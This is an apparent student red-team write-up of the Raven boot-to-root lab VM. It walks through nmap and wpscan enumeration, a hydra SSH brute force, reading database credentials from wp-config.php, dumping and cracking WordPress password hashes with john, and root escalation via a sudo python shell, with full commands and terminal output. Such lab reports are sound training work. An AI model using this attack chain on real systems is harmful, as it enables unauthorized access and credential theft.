Red Team: Summary of Operations

Table of Contents
- Exposed Services
- Critical Vulnerabilities
- Exploitation


Exposed Services

prior to using nmap scan from Kali attack machine, ifconfig command was ran on target 1 to determine the IP Address of the machine.

Nmap scan results for Target 1 reveal the below services and OS details:

Name of VM: Target 1
OS: Linux
Purpose: Red Team target machine
IP Address: 192.168.1.110

command used: nmap -sV 192.168.1.110
nmap -sS 192.168.1.110



This scan identifies the services below as potential points of entry:
- Target 1

- Port 22/tcp open ssh (service) OpenSSH 6.7p1 Debian 5+deb8u4

- Port 80/tcp open http (service) Apache httpd 2.4.10 ((Debian))
- Port 111/tcp open rpcbind (service) 2-4 (RPC #100000)
- Port 139/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X
- Port 445/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X

The following vulnerabilities were identified on target 1:

- CVE-2021-28041 open SSH
- CVE-2017-15710 Apache https 2.4.10
- CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
- CVE-2017-7494 Samba NetBIOS

Critical Vulnerabilities

Network mapping

- nmap was used to scan the network for open ports for possible exploits

Simple user password

- users has weak/simple passwords, attacker was able to guess the password using the wordlist and was able to gain access via SSH

unsalted user password hash

- wpscan was utilized to attack the server for user login information to gain access, other interesting information such as usernames and server OS

MySQL database access

- Attacker was able to discover instructions along with username and password to access the web server

MySQL data leak

- Attacker was able to browse through different tables to discover passwrod hashes for all users
- Attacker was able to use john the ripper to crack the hash and gain a second user password to access the server

User Privilege Escalation

- Attacker was able to determine user Steven had access to sudo privileges and was able to use Steven's python privileges via exploit to escalate to root

Exploitation

The Red Team was able to penetrate `Target 1` and retrieve the following confidential data:

Command used: wpscan --url http://192.168.1.110/wordpress -eu

with this command, attacker was able to discover server info including OS and usernames for the site

```
Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_gh
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xm
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pi
ngback_access

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (3 / 10) 30.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:02 <> (8 / 10) 80.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:02 <> (10 / 10) 100.00% Time: 00:00
:02

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Command used: hydra -l Michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh

With the discovered usernames, attacker used the command above, combined with the wordlist rocyou.txt, was able to gain Michael password and gain shell access to site.

```
root@Kali:/usr/share# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22
 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-23 12:36:
44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-23 12:36:
54
root@Kali:/usr/share# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T63OxqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$
```

Exploit used for flag2

Command: ssh michael@192.168.1.110, type in his password to gain access

Command: ls, then pwd to discover current directory

Command: cd / then cd /var/www to look in the /var/www files

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Jul 24 05:39:38 2022 from 192.168.1.90
michael@target1:~$ la
-bash: la: command not found
michael@target1:~$ ls
michael@target1:~$ pwd
/home/michael
michael@target1:~$ cd /
michael@target1:/$ ls
bin   etc        lib        media  proc  sbin  tmp      var
boot  home       lib64      mnt    root  srv   usr      vmlinuz
dev   initrd.img lost+found opt    run   sys   vagrant
michael@target1:/$ cd var
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Command: cat flag2.txt

Flag2.txt- flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

discovered folder in /var/www named html

command used: cd html

command used: grep -re flag html

using the grep command, attacker was able to discover flag1.txt

```
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start o
f the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e84
4862482d} -->
michael@target1:/var/www$ grep -RE flag html
```

Flag1.txt-flag1{b9bbcb33e11b80be759c4e844862482d}

After discovery of 2 flags, ls command was used in the html folder to explore

```
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e8448624
82d} -->
michael@target1:/var/www$ man grep
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html   css            img          scss            team.html
contact.php  elements.html  index.html    Security - Doc  vendor
contact.zip  fonts          js           service.html    wordpress
michael@target1:/var/www/html$ cd wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config.php         wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config-sample.php  wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
```

from the html folder, there are additional folders. navigate and cat the wp-config.php shows login information

command used: cat wp-config.php

```
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

using the username and password from wp-config.php to gain access to MySQL from Michael's terminal

command used: mysql -u root -p

```
O)
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 89
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

with the username, attacker was able to gain access to MySQL web server for further exploration.

command used: use wordpress;
show tables;

```
michael@target1: ~
File  Actions  Edit  View  Help
mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> show tables
    -> \c
mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

command used: select * from wp_users
using the command, attacker was able to discover 2 password hashes for Michael and Steven

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use n
ear 'fromwqp_users' at line 1
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
| ID | user_login | user_pass                          | user_nicename | us
er_email       | user_url | user_registered     | user_activation_key | us
er_status | display_name  |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | mi
chael@raven.org |          | 2018-08-12 22:49:12 |                     |
        0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | st
even@raven.org  |          | 2018-08-12 23:31:16 |                     |
        0 | Steven Seagull |
+----+------------+------------------------------------+---------------+---
---------------+----------+---------------------+---------------------+---
----------+---------------+
2 rows in set (0.00 sec)

mysql>
```

wp_hashes....

upon searching other tables, under wp_posts discovered flag3.txt and flag4.txt
command used: select * from wp_posts;

```
File  Actions  Edit  View  Help

|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715d
ea6c055b9fe3337544932f2941ce}

                          | flag4        |              | inherit      | clo
sed          | closed       |                | 4-revision-v1 |          |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                          |
       4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/
 |          0 | revision  |                |              0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc0
1ab56b50591e7dccf93122770cd2}
```

flag3- flag3{afc01ab56b50591e7dccf93122770cd2}
flag4- flag4{715dea6c055b9fe3337544932f2941ce}

with the discovery of Steven's password hash, it was put into a txt file and use john the ripper to crack the hash to gain another username/password combo

command used: echo 'PBK3VD9jsxx/loJoqNsURgHiaB23j7W/' > wp-hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt wp_hash.txt

password is pink84

```
root@Kali:/# echo '$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/' > wp_hash.txt
root@Kali:/# john --show wp_hash.txt
0 password hashes cracked, 1 left
root@Kali:/# john -show wp_hash.txt
0 password hashes cracked, 1 left
root@Kali:/# ./john --wordlist=/usr/share/wordlists/rockyou.txt wp_hash.txt

bash: ./john: No such file or directory
root@Kali:/# john --wordlist=/usr/share/wordlists/rockyou.txt wp_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:01 DONE (2022-07-25 19:53) 0.7575g/s 34909p/s 34909c/s 34909C/s
tamika1..james03
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session completed
```

with Steven's password, attacker was able to ssh into the web server.
using commands, attacker was able to determine which directory he was in andwhile checking for sudo privileges, discovered a python privilege exploit

commands used:pwd
sudo -l

```
$ pwd
/home/steven
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

After some research, it was determine a spawn python can be exploited to gain escalation to root. once in root, using ls command attacker was able to discover presence of flag4.txt

commands used: sudo python -c 'import pty;pty.spawn("/bin/bash")'
id
cd /root
ls
cat flag4.txt
flag4.txt- flag4{715dea6c055b9fe3337544932f2941ce}

```
root@Kali:/# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 26 12:59:32 2022 from 192.168.1.90
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```